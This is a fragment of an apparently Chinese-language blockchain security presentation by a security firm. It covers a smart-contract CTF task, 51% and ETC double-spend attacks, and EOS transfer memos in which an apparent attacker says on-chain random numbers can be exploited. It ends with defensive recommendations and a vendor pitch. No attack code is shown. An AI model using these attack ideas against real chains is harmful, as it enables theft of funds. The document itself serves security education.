

CTF题目要求：转账合约中的全部代币

CTF.sol

④ 共识机制安全



PoW共识的噩梦—51% 攻击



ETC 双花攻击过程分析

④ 区块链安全未来

区块链安全未来

区块链产业的发展，深入到各行各业，越来越多的攻击面

- 传统安全与区块链安全结合
- 基础设施安全
- 智能合约安全
- dApp安全
- 区块链威胁情报
- 新型区块链恶意行为

区块链安全未来

`slowmistfuck` → `floatingsnow` `0.0010` EOS (:eosio.token)

MEMO We are always concerned about your operation, our opinion is the same as you, thank you. 老大哥一直在看着你!

`floatingsnow` → `norealrandom` `1.0000` EOS (:eosio.token)

MEMO hi slowmist/peckshield: not only timer-mix random but all in-chain PRNG can be attack, i suggest b1 export new apis (get_current_blockid/get_blockhash_by_id) instead of prefix/num

`floatingsnow` → `dolastattack` `0.0001` EOS (:eosio.token)

MEMO EOS can't generate real random number in-chain...

Code is law

区块链安全事件每天都在发生
黑客攻击已经自动化，工程化，随时随地发起攻击

整体安全解决方案

- 加强区块链基础设施平台安全建设
- 智能合约代码审计
- dApp的代码审计
- 开展漏洞赏金计划
- 提高人员安全意识
- 接入区块链威胁情报

谢谢 🤝

专注区块链安全技术，共筑区块链安全生态

专业的团队做专业的事，您的安全交给我们守护

了解更多

联系我们

<https://www.noneage.com>

